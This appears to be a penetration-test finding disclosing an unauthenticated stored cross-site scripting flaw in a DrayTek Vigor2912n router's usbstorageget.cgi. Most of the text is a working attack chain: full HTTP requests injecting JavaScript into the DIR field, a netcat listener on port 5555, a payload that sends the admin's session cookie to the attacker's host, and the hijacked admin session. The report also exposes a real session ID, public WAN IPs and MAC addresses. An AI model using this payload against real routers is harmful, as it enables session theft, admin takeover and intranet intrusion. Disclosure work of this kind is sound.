


(1)Severity – High Draytek unauthorized function access


Subject	Draytek unauthorized function access	Severity	High
Category	Broken Access Control	Target	x.x.x.x
Position	http://x.x.x.x:443/doc/usbstorage.htm		
Version	Firmware Version : 3.8.8.2		
Description	Attacker can access "usbstorageget.cgi" function and inject malicious code in this page without authentication		
Threats	<p>When the Draytek admin login and view the "usbstorage.htm" page, it will execute malicious code which attacker inject automatically</p> <p>Then attacker will get the admin privilege and shell, it can compromise the Draytek router and penetrate the intranet</p>		
Test Procedures	<p>The vulnerability occur on "System Maintenance"→ "Configuration Backup" page</p> 		

Attacker can access "usbstorageget.cgi" function and inject malicious code in this page without authentication

```
POST /cgi-bin/usbstorageget.cgi HTTP/1.1
Host: [REDACTED] 443
Connection: close
Content-Length: 52
Cache-Control: max-age=0
Origin: https://[REDACTED] 443
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://[REDACTED] 443/doc/usbstorage.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7

DIR=[REDACTED] Security Testing]&FILE=s&OP=3&foldername=s
```

After injecting, the malicious code appeared in "Current Path" field.



Attacker bind 5555 port to listen and wait the connection back

```
root@vpn:~# nc -vlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
|
```

Inject malicious code in "DIR" field again

```
POST /cgi-bin/usbstorageget.cgi HTTP/1.1
Host: [REDACTED] 443
Connection: close
Content-Length: 76
Cache-Control: max-age=0
Origin: https://[REDACTED] 443
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://[REDACTED] 443/doc/usbstorage.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7

DIR=%22%29%3Bdocument.location%3D%22http%3A%2F%2F[REDACTED] 443%3A5555%2F%3Fcookie%3D%22%20%2B%20document.cookie%3B%2F%2F&FILE=s&OP=3&foldername=s
```

Attacker received the connection and can login with this admin session

```
root@vpn:~# nc -vlp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [REDACTED] port 5555 [tcp/*] accepted (family
GET /?cookie:SESSION_ID_VIGOR=D7A43C94EBF7F666D8CA109B HTTP/1.1
Host: [REDACTED]:5555
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
ari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
```

Using this session to login

The screenshot shows the Vigor2912n web interface. On the left is a navigation menu with options like WAN, LAN, Routing, NAT, Firewall, User Management, Objects Setting, CSM, Bandwidth Management, Applications, VPN and Remote Access, Certificate Management, Wireless LAN, SSL VPN, USB Application, System Maintenance, and Diagnostics. The 'Admin mode' button is highlighted in red. The main content area displays 'System Status' for Model Name: Vigor2912n, Firmware Version: 3.8.8.2, and Build Date/Time: May 18 2018 18:05:21. Below this are tables for LAN, Wireless LAN, WAN, and IPv6 settings. At the bottom, a table lists session details, with the 'SESSION_ID_VIGOR' value 'D7A43C94EBF7F666D8CA109B' highlighted in red.

LAN					
	MAC Address	IP Address	Subnet Mask	DHCP Server	DNS
LAN1	[REDACTED]	192.168.2.1	255.255.255.0	ON	168.95.1.1
LAN2	[REDACTED]	192.168.0.1	255.255.255.0	ON	168.95.1.1
IP Routed Subnet	[REDACTED]	192.168.0.1	255.255.255.0	ON	168.95.1.1

Wireless LAN			
MAC Address	Frequency Domain	Firmware Version	SSID
00-1D-AA-8E-C6-68	FCC	2.7.1.5	PanasonicIoT_Firewall

WAN					
Link Status	MAC Address	Connection	IP Address	Default Gateway	
WAN1 Connected	00-1D-AA-8E-C6-69	Static IP	60.250.125.13	60.250.125.254	
WAN2 Connected	00-1D-AA-8E-C6-6A	Static IP	60.250.136.1	60.250.136.254	
WAN3 Disconnected	00-1D-AA-8E-C6-6B	---	---	---	

IPv6		
Address	Scope	Internet Access Mode
LAN FE80::21D:A AFF:FE8E:C668/64	Link	---

Name	Value	Domain	Pa...	Expires / Max-Age	Size
SESSION_ID_VIGOR	D7A43C94EBF7F666D8CA109B	192.168.200.1	/	1969-12-31T23:5...	

In "Wireless Lan"→"Security Settings" page, attacker can get the admin login credential to login SSH, FTP, Web

The screenshot shows the 'Wireless LAN >> Security Settings' page. It features a tabbed interface with SSID 1, SSID 2, SSID 3, and SSID 4. The 'Mode' is set to 'Mixed(WPA+WPA2)/PSK'. The 'Encryption Mode' is 'TKIP for WPA/AES for WPA2'. The 'Pre-Shared Key(PSK)' field is highlighted in red. The 'Password Strength' is set to 'Strong'. Below these fields, there are instructions for strong passwords: '1. Use at least 12 characters.' and '2. Include at least 3 of the following 4 types of characters: digits, uppercase letters, lowercase letters, and non-alphanumeric characters (such as \$ % ^)'. A note at the bottom states: 'Type 8~63 ASCII character or 64 Hexadecimal digits leading by "0x", for example "cfigs01a2..." or "0x655abcd..."'.

Remedation	Implement access control mechanisms in all pages strictly
------------	---